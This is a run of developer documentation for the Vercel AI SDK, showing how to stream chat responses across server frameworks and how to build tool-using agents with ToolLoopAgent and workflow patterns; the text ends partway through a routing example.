export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({ sendReasoning: true });
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text' || part.type === 'reasoning') {
return <div key={index}>{part.text}</div>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Enhance Your Agent with Tools
One of the key strengths of DeepSeek V3.2 is its agentic capabilities. You can extend your agent's functionality by adding tools that allow the model to perform specific actions or retrieve information.
Update Your Route Handler
Let's add a weather tool to your agent. Update your route handler at app/api/chat/route.ts:
import { deepseek } from '@ai-sdk/deepseek';
import {
convertToModelMessages,
isStepCount,
streamText,
tool,
UIMessage,
} from 'ai';
import { z } from 'zod';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: await convertToModelMessages(messages),
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
unit: 'fahrenheit',
}),
}),
},
stopWhen: isStepCount(5),
});
return result.toUIMessageStreamResponse({ sendReasoning: true });
}
This adds a weather tool that the model can call when needed. The stopWhen: isStepCount(5) parameter allows the agent to continue executing for multiple steps (up to 5), enabling it to use tools and reason iteratively before stopping. Learn more about loop control to customize when and how your agent stops execution.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Guides description: Learn how to build AI applications with the AI SDK
Guides
These use-case specific guides are intended to help you build real applications with the AI SDK.
<IndexCards cards={[ { title: 'RAG Agent', description: 'Learn how to build a RAG Agent with the AI SDK and Next.js.', href: '/cookbook/guides/rag-chatbot', }, { title: 'Multi-Modal Agent', description: 'Learn how to build a multi-modal agent that can process images and PDFs with the AI SDK.', href: '/cookbook/guides/multi-modal-chatbot', }, { title: 'Slackbot Agent', description: 'Learn how to use the AI SDK to build an AI Agent in Slack.', href: '/cookbook/guides/slackbot', }, { title: 'Natural Language Postgres (SQL Agent)', description: 'Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language.', href: '/cookbook/guides/natural-language-postgres', }, { title: 'Get started with Computer Use', description: "Get started with Claude's Computer Use capabilities with the AI SDK.", href: '/cookbook/guides/computer-use', }, { title: 'Add Skills to Your Agent', description: 'Extend your agent with specialized capabilities loaded at runtime from markdown files.', href: '/cookbook/guides/agent-skills', }, { title: 'Get started with Gemini 2.5', description: 'Get started with Gemini 2.5 using the AI SDK.', href: '/cookbook/guides/gemini-2-5', }, { title: 'Get started with Claude 4', description: 'Get started with Claude 4 using the AI SDK.', href: '/cookbook/guides/claude-4', }, { title: 'OpenAI Responses API', description: 'Get started with the OpenAI Responses API using the AI SDK.', href: '/cookbook/guides/openai-responses', }, { title: 'Get started with Claude 3.7 Sonnet', description: 'Get started with Claude 3.7 Sonnet using the AI SDK.', href: '/cookbook/guides/sonnet-3-7', }, { title: 'Get started with Llama 3.1', description: 'Get started with Llama 3.1 using the AI SDK.', href: '/cookbook/guides/llama-3_1', }, { title: 'Get started with GPT-5', description: 'Get started with GPT-5 using the AI SDK.', href: '/cookbook/guides/gpt-5', }, { title: 'Get started with OpenAI o1', description: 'Get started with OpenAI o1 using the AI SDK.', href: '/cookbook/guides/o1', }, { title: 'Get started with OpenAI o3-mini', description: 'Get started with OpenAI o3-mini using the AI SDK.', href: '/cookbook/guides/o3', }, { title: 'Get started with DeepSeek R1', description: 'Get started with DeepSeek R1 using the AI SDK.', href: '/cookbook/guides/r1', }, ]} />
title: Node.js HTTP Server description: Learn how to use the AI SDK in a Node.js HTTP server tags: ['api servers', 'streaming']
Node.js HTTP Server
You can use the AI SDK in a Node.js HTTP server to generate text and stream it to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/node-http-server
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
}).listen(8080);
Sending Custom Data
createUIMessageStream and pipeUIMessageStreamToResponse can be used to send custom data to the client.
import {
createUIMessageStream,
pipeUIMessageStreamToResponse,
streamText,
} from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
switch (req.url) {
case '/stream-data': {
const stream = createUIMessageStream({
execute: ({ writer }) => {
// write some custom data
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
pipeUIMessageStreamToResponse({ stream, response: res });
break;
}
}
}).listen(8080);
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}).listen(8080);
Troubleshooting
- Streaming not working when proxied
title: Express description: Learn how to use the AI SDK in an Express server tags: ['api servers', 'streaming']
Express
You can use the AI SDK in an Express server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/express
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Sending Custom Data
pipeUIMessageStreamToResponse can be used to send custom data to the client.
import {
createUIMessageStream,
pipeUIMessageStreamToResponse,
streamText,
} from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/custom-data-parts', async (req: Request, res: Response) => {
pipeUIMessageStreamToResponse({
response: res,
stream: createUIMessageStream({
execute: async ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(result.toUIMessageStream({ sendStart: false }));
},
}),
});
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Troubleshooting
- Streaming not working when proxied
title: Hono description: Example of using the AI SDK in a Hono server. tags: ['api servers', 'streaming']
Hono
You can use the AI SDK in a Hono server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/hono
UI Message Stream
You can use the toUIMessageStreamResponse method to create a properly formatted streaming response.
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/', async c => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
return result.toUIMessageStreamResponse();
});
serve({ fetch: app.fetch, port: 8080 });
Text Stream
You can use the toTextStreamResponse method to return a text stream response.
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/text', async c => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Write a short poem about coding.',
});
return result.toTextStreamResponse();
});
serve({ fetch: app.fetch, port: 8080 });
Sending Custom Data
You can use createUIMessageStream and createUIMessageStreamResponse to send custom data to the client.
import { serve } from '@hono/node-server';
import {
createUIMessageStream,
createUIMessageStreamResponse,
streamText,
} from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/stream-data', async c => {
// immediately start streaming the response
const stream = createUIMessageStream({
execute: ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
return createUIMessageStreamResponse({ stream });
});
serve({ fetch: app.fetch, port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Fastify description: Learn how to use the AI SDK in a Fastify server tags: ['api servers', 'streaming']
Fastify
You can use the AI SDK in a Fastify server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/fastify
UI Message Stream
You can use the toUIMessageStream method to get a UI message stream from the result and then pipe it to the response.
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.toUIMessageStream());
});
fastify.listen({ port: 8080 });
Sending Custom Data
createUIMessageStream can be used to send custom data to the client.
import { createUIMessageStream, streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/stream-data', async function (request, reply) {
// immediately start streaming the response
const stream = createUIMessageStream({
execute: async ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'initialized call',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(result.toUIMessageStream({ sendStart: false }));
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(stream);
});
fastify.listen({ port: 8080 });
Text Stream
You can use the textStream property to get a text stream from the result and then pipe it to the response.
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.textStream);
});
fastify.listen({ port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Nest.js description: Learn how to use the AI SDK in a Nest.js server tags: ['api servers', 'streaming']
Nest.js
You can use the AI SDK in a Nest.js server to generate and stream text and objects to the client.
Examples
The examples show how to implement a Nest.js controller that uses the AI SDK to stream text and objects to the client.
Full example: github.com/vercel/ai/examples/nest
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { Controller, Post, Res } from '@nestjs/common';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/')
async root(@Res() res: Response) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
}
}
Sending Custom Data
createUIMessageStream and pipeUIMessageStreamToResponse can be used to send custom data to the client.
import { Controller, Post, Res } from '@nestjs/common';
import {
createUIMessageStream,
streamText,
pipeUIMessageStreamToResponse,
} from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/stream-data')
async streamData(@Res() response: Response) {
const stream = createUIMessageStream({
execute: ({ writer }) => {
// write some data
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
pipeUIMessageStreamToResponse({ stream, response });
}
}
Text Stream
You can use the pipeTextStreamToResponse method to get a text stream from the result and then pipe it to the response.
import { Controller, Post, Res } from '@nestjs/common';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post()
async example(@Res() res: Response) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}
}
Troubleshooting
- Streaming not working when proxied
title: AI SDK by Vercel description: The AI SDK is the TypeScript toolkit for building AI applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
Why use the AI SDK?
Integrating large language models (LLMs) into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK standardizes integrating artificial intelligence (AI) models across supported providers. This enables developers to focus on building great AI applications, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
The AI SDK has two main libraries:
- AI SDK Core: A unified API for generating text, structured objects, tool calls, and building agents with LLMs.
- AI SDK UI: A set of framework-agnostic hooks for quickly building chat and generative user interface.
Model Providers
The AI SDK supports multiple model providers.
Templates
We've built some templates that include AI SDK integrations for different use cases, providers, and frameworks. You can use these templates to get started with your AI-powered application.
Starter Kits
Feature Exploration
Frameworks
Generative UI
Security
Join our Community
If you have questions about anything related to the AI SDK, you're always welcome to ask our community on the Vercel Community.
llms.txt (for Cursor, Windsurf, Copilot, Claude etc.)
You can access the entire AI SDK documentation in Markdown format at ai-sdk.dev/llms.txt. This can be used to ask any LLM (assuming it has a big enough context window) questions about the AI SDK based on the most up-to-date documentation.
Example Usage
For instance, to prompt an LLM with questions about the AI SDK:
- Copy the documentation contents from ai-sdk.dev/llms.txt
- Use the following prompt format:
Documentation:
{paste documentation here}
---
Based on the above documentation, answer the following:
{your question}
title: Overview description: Learn how to build agents with the AI SDK.
Agents
Agents are large language models (LLMs) that use tools in a loop to accomplish tasks.
These components work together:
- LLMs process input and decide the next action
- Tools extend capabilities beyond text generation (reading files, calling APIs, writing to databases)
- Loop orchestrates execution through:
- Context management - Maintaining conversation history and deciding what the model sees (input) at each step
- Stopping conditions - Determining when the loop (task) is complete
ToolLoopAgent Class
The ToolLoopAgent class handles these three components. Here's an agent that uses multiple tools in a loop to accomplish a task:
import { ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const weatherAgent = new ToolLoopAgent({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location (in Fahrenheit)',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
convertFahrenheitToCelsius: tool({
description: 'Convert temperature from Fahrenheit to Celsius',
inputSchema: z.object({
temperature: z.number().describe('Temperature in Fahrenheit'),
}),
execute: async ({ temperature }) => {
const celsius = Math.round((temperature - 32) * (5 / 9));
return { celsius };
},
}),
},
});
const result = await weatherAgent.generate({
prompt: 'What is the weather in San Francisco in celsius?',
});
console.log(result.text); // agent's final answer
console.log(result.steps); // steps taken by the agent
The agent automatically:
- Calls the
weathertool to get the temperature in Fahrenheit - Calls
convertFahrenheitToCelsiusto convert it - Generates a final text response with the result
The ToolLoopAgent handles the loop, context management, and stopping conditions.
Why Use the ToolLoopAgent?
The ToolLoopAgent is the recommended approach for building agents with the AI SDK because it:
- Reduces boilerplate - Manages loops and message arrays
- Improves reusability - Define once, use throughout your application
- Simplifies maintenance - Single place to update agent configuration
For most use cases, start with the ToolLoopAgent. Use core functions (generateText, streamText) when you need explicit control over each step for complex structured workflows.
Structured Workflows
Agents are flexible and powerful, but non-deterministic. When you need reliable, repeatable outcomes with explicit control flow, use core functions with structured workflow patterns combining:
- Conditional statements for explicit branching
- Standard functions for reusable logic
- Error handling for robustness
- Explicit control flow for predictability
Explore workflow patterns to learn more about building structured, reliable systems.
Next Steps
- Building Agents - Guide to creating agents with the ToolLoopAgent
- Workflow Patterns - Structured patterns using core functions for complex workflows
- Loop Control - Execution control with stopWhen and prepareStep
title: Building Agents description: Complete guide to creating agents with the ToolLoopAgent.
Building Agents
The ToolLoopAgent provides a structured way to encapsulate LLM configuration, tools, and behavior into reusable components. It handles the agent loop for you, allowing the LLM to call tools multiple times in sequence to accomplish complex tasks. Define agents once and use them across your application.
Why Use the ToolLoopAgent Class?
When building AI applications, you often need to:
- Reuse configurations - Same model settings, tools, and prompts across different parts of your application
- Maintain consistency - Ensure the same behavior and capabilities throughout your codebase
- Simplify API routes - Reduce boilerplate in your endpoints
- Type safety - Get full TypeScript support for your agent's tools and outputs
The ToolLoopAgent class provides a single place to define your agent's behavior.
Creating an Agent
Define an agent by instantiating the ToolLoopAgent class with your desired configuration:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const myAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant.',
tools: {
// Your tools here
},
});
Configuration Options
The ToolLoopAgent accepts all the same settings as generateText and streamText. Configure:
Model and System Instructions
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are an expert software engineer.',
});
Tools
Provide tools that the agent can use to accomplish tasks:
import { ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const codeAgent = new ToolLoopAgent({
model: __MODEL__,
tools: {
runCode: tool({
description: 'Execute Python code',
inputSchema: z.object({
code: z.string(),
}),
execute: async ({ code }) => {
// Execute code and return result
return { output: 'Code executed successfully' };
},
}),
},
});
You can also require approval before a tool executes. Use needsApproval on the
tool itself for the default behavior, or set toolNeedsApproval on the
ToolLoopAgent when approval should be configured per agent:
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
runCode: tool({
description: 'Execute Python code',
inputSchema: z.object({
code: z.string(),
}),
execute: async ({ code }) => ({ output: code }),
}),
},
toolNeedsApproval: {
runCode: true,
},
});
Loop Control
By default, agents run for 20 steps (stopWhen: isStepCount(20)). In each step, the model either generates text or calls a tool. If it generates text, the agent completes. If it calls a tool, the AI SDK executes that tool.
You can configure stopWhen differently to allow more steps. After each tool execution, the agent triggers a new generation where the model can call another tool or generate text:
import { ToolLoopAgent, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
stopWhen: isStepCount(50), // Increase default from 20 to 50.
});
Each step represents one generation (which results in either text or a tool call). The loop continues until:
- A finish reasoning other than tool-calls is returned, or
- A tool that is invoked does not have an execute function, or
- A tool call needs approval, or
- A stop condition is met
You can combine multiple conditions:
import { ToolLoopAgent, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
stopWhen: [
isStepCount(20), // Maximum 20 steps
yourCustomCondition(), // Custom logic for when to stop
],
});
Learn more about loop control and stop conditions.
Tool Choice
Control how the agent uses tools:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools here
},
toolChoice: 'required', // Force tool use
// or toolChoice: 'none' to disable tools
// or toolChoice: 'auto' (default) to let the model decide
});
You can also force the use of a specific tool:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
weather: weatherTool,
cityAttractions: attractionsTool,
},
toolChoice: {
type: 'tool',
toolName: 'weather', // Force the weather tool to be used
},
});
Structured Output
Define structured output schemas:
import { ToolLoopAgent, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const analysisAgent = new ToolLoopAgent({
model: __MODEL__,
output: Output.object({
schema: z.object({
sentiment: z.enum(['positive', 'neutral', 'negative']),
summary: z.string(),
keyPoints: z.array(z.string()),
}),
}),
});
const { output } = await analysisAgent.generate({
prompt: 'Analyze customer feedback from the last quarter',
});
Define Agent Behavior with System Instructions
System instructions define your agent's behavior, personality, and constraints. They set the context for all interactions and guide how the agent responds to user queries and uses tools.
Basic System Instructions
Set the agent's role and expertise:
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions:
'You are an expert data analyst. You provide clear insights from complex data.',
});
Detailed Behavioral Instructions
Provide specific guidelines for agent behavior:
const codeReviewAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a senior software engineer conducting code reviews.
Your approach:
- Focus on security vulnerabilities first
- Identify performance bottlenecks
- Suggest improvements for readability and maintainability
- Be constructive and educational in your feedback
- Always explain why something is an issue and how to fix it`,
});
Constrain Agent Behavior
Set boundaries and ensure consistent behavior:
const customerSupportAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a customer support specialist for an e-commerce platform.
Rules:
- Never make promises about refunds without checking the policy
- Always be empathetic and professional
- If you don't know something, say so and offer to escalate
- Keep responses concise and actionable
- Never share internal company information`,
tools: {
checkOrderStatus,
lookupPolicy,
createTicket,
},
});
Tool Usage Instructions
Guide how the agent should use available tools:
const researchAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a research assistant with access to search and document tools.
When researching:
1. Always start with a broad search to understand the topic
2. Use document analysis for detailed information
3. Cross-reference multiple sources before drawing conclusions
4. Cite your sources when presenting information
5. If information conflicts, present both viewpoints`,
tools: {
webSearch,
analyzeDocument,
extractQuotes,
},
});
Format and Style Instructions
Control the output format and communication style:
const technicalWriterAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a technical documentation writer.
Writing style:
- Use clear, simple language
- Avoid jargon unless necessary
- Structure information with headers and bullet points
- Include code examples where relevant
- Write in second person ("you" instead of "the user")
Always format responses in Markdown.`,
});
Using an Agent
Once defined, you can use your agent in three ways:
Generate Text
Use generate() for one-time text generation:
const result = await myAgent.generate({
prompt: 'What is the weather like?',
});
console.log(result.text);
Stream Text
Use stream() for streaming responses:
const result = await myAgent.stream({
prompt: 'Tell me a story',
});
for await (const chunk of result.textStream) {
console.log(chunk);
}
Respond to UI Messages
Use createAgentUIStreamResponse() to create API responses for client applications:
// In your API route (e.g., app/api/chat/route.ts)
import { createAgentUIStreamResponse } from 'ai';
export async function POST(request: Request) {
const { messages } = await request.json();
return createAgentUIStreamResponse({
agent: myAgent,
uiMessages: messages,
});
}
Lifecycle Callbacks
Agents provide lifecycle callbacks that let you hook into different phases of the agent execution. These are useful for logging, observability, debugging, and custom telemetry.
const result = await myAgent.generate({
prompt: 'Research and summarize the latest AI trends',
experimental_onStart({ model, functionId }) {
console.log('Agent started', { model: model.modelId, functionId });
},
experimental_onStepStart({ stepNumber, model }) {
console.log(`Step ${stepNumber} starting`, { model: model.modelId });
},
experimental_onToolExecutionStart({ toolCall }) {
console.log(`Tool call starting: ${toolCall.toolName}`);
},
experimental_onToolExecutionEnd({ toolCall, durationMs, success }) {
console.log(`Tool call finished: ${toolCall.toolName} (${durationMs}ms)`, {
success,
});
},
onStepFinish({ stepNumber, usage, finishReason, toolCalls }) {
console.log(`Step ${stepNumber} completed:`, {
inputTokens: usage.inputTokens,
outputTokens: usage.outputTokens,
finishReason,
toolsUsed: toolCalls?.map(tc => tc.toolName),
});
},
onFinish({ totalUsage, steps }) {
console.log('Agent finished:', {
totalSteps: steps.length,
totalTokens: totalUsage.totalTokens,
});
},
});
The available lifecycle callbacks are:
experimental_onStart: Called once when the agent operation begins, before any LLM calls. Receives model info, prompt, settings, andruntimeContext.experimental_onStepStart: Called before each step (LLM call). Receives the step number, model, messages being sent, tools, and prior steps.experimental_onToolExecutionStart: Called right before a tool'sexecutefunction runs. Receives the tool call object with tool name, call ID, and input.experimental_onToolExecutionEnd: Called right after a tool'sexecutefunction completes or errors. Receives the tool call,durationMs, and asuccessdiscriminator (outputwhen successful,errorwhen failed).onStepFinish: Called after each step finishes. Receives step results including usage, finish reason, and tool calls.onFinish: Called when all steps are finished and the response is complete. Receives all step results, total usage, andruntimeContext.
Constructor vs. Method Callbacks
All lifecycle callbacks can be defined in the constructor for agent-wide tracking, in the generate()/stream() call for per-call tracking, or both. When both are provided, both are called (constructor first, then the method callback):
const agent = new ToolLoopAgent({
model: __MODEL__,
onStepFinish: async ({ stepNumber, usage }) => {
// Agent-wide logging
console.log(`Agent step ${stepNumber}:`, usage.totalTokens);
},
});
// Method-level callback runs after constructor callback
const result = await agent.generate({
prompt: 'Hello',
onStepFinish: async ({ stepNumber, usage }) => {
// Per-call tracking (e.g., for billing)
await trackUsage(stepNumber, usage);
},
});
End-to-end Type Safety
You can infer types for your agent's UIMessages:
import { ToolLoopAgent, InferAgentUIMessage } from 'ai';
const myAgent = new ToolLoopAgent({
// ... configuration
});
// Infer the UIMessage type for UI components or persistence
export type MyAgentUIMessage = InferAgentUIMessage<typeof myAgent>;
Use this type in your client components with useChat:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyAgentUIMessage } from '@/agent/my-agent';
export function Chat() {
const { messages } = useChat<MyAgentUIMessage>();
// Full type safety for your messages and tools
}
Next Steps
Now that you understand building agents, you can:
- Explore workflow patterns for structured patterns using core functions
- Learn about loop control for advanced execution control
- See manual loop examples for custom workflow implementations
title: Workflow Patterns description: Learn workflow patterns for building reliable agents with the AI SDK.
Workflow Patterns
Combine the building blocks from the overview with these patterns to add structure and reliability to your agents:
- Sequential Processing - Steps executed in order
- Parallel Processing - Independent tasks run simultaneously
- Evaluation/Feedback Loops - Results checked and improved iteratively
- Orchestration - Coordinating multiple components
- Routing - Directing work based on context
Choose Your Approach
Consider these key factors:
- Flexibility vs Control - How much freedom does the LLM need vs how tightly you must constrain its actions?
- Error Tolerance - What are the consequences of mistakes in your use case?
- Cost Considerations - More complex systems typically mean more LLM calls and higher costs
- Maintenance - Simpler architectures are easier to debug and modify
Start with the simplest approach that meets your needs. Add complexity only when required by:
- Breaking down tasks into clear steps
- Adding tools for specific capabilities
- Implementing feedback loops for quality control
- Introducing multiple agents for complex workflows
Let's look at examples of these patterns in action.
Patterns with Examples
These patterns, adapted from Anthropic's guide on building effective agents, serve as building blocks you can combine to create comprehensive workflows. Each pattern addresses specific aspects of task execution. Combine them thoughtfully to build reliable solutions for complex problems.
Sequential Processing (Chains)
The simplest workflow pattern executes steps in a predefined order. Each step's output becomes input for the next step, creating a clear chain of operations. Use this pattern for tasks with well-defined sequences, like content generation pipelines or data transformation processes.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function generateMarketingCopy(input: string) {
const model = __MODEL__;
// First step: Generate marketing copy
const { text: copy } = await generateText({
model,
prompt: `Write persuasive marketing copy for: ${input}. Focus on benefits and emotional appeal.`,
});
// Perform quality check on copy
const { output: qualityMetrics } = await generateText({
model,
output: Output.object({
schema: z.object({
hasCallToAction: z.boolean(),
emotionalAppeal: z.number().min(1).max(10),
clarity: z.number().min(1).max(10),
}),
}),
prompt: `Evaluate this marketing copy for:
1. Presence of call to action (true/false)
2. Emotional appeal (1-10)
3. Clarity (1-10)
Copy to evaluate: ${copy}`,
});
// If quality check fails, regenerate with more specific instructions
if (
!qualityMetrics.hasCallToAction ||
qualityMetrics.emotionalAppeal < 7 ||
qualityMetrics.clarity < 7
) {
const { text: improvedCopy } = await generateText({
model,
prompt: `Rewrite this marketing copy with:
${!qualityMetrics.hasCallToAction ? '- A clear call to action' : ''}
${qualityMetrics.emotionalAppeal < 7 ? '- Stronger emotional appeal' : ''}
${qualityMetrics.clarity < 7 ? '- Improved clarity and directness' : ''}
Original copy: ${copy}`,
});
return { copy: improvedCopy, qualityMetrics };
}
return { copy, qualityMetrics };
}
Routing
This pattern lets the model decide which path to take through a workflow based on context and intermediate results. The model acts as an intelligent router, directing the flow of execution between different branches of your workflow. Use this when handling varied inputs that require different processing approaches. In the example below, the first LLM call's results determine the second call's model size and system prompt.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function handleCustomerQuery(query: string) {
const model = __MODEL__;
// First step: Classify the query type
const { output: classification } = await generateText({
model,
output: Output.object({
schema: z.object({
reasoning: z.string(),
type: z.enum(['general', 'refund', 'technical']),
complexity: z.enum(['simple', 'complex']),
}),
}),
prompt: `Classify this customer query:
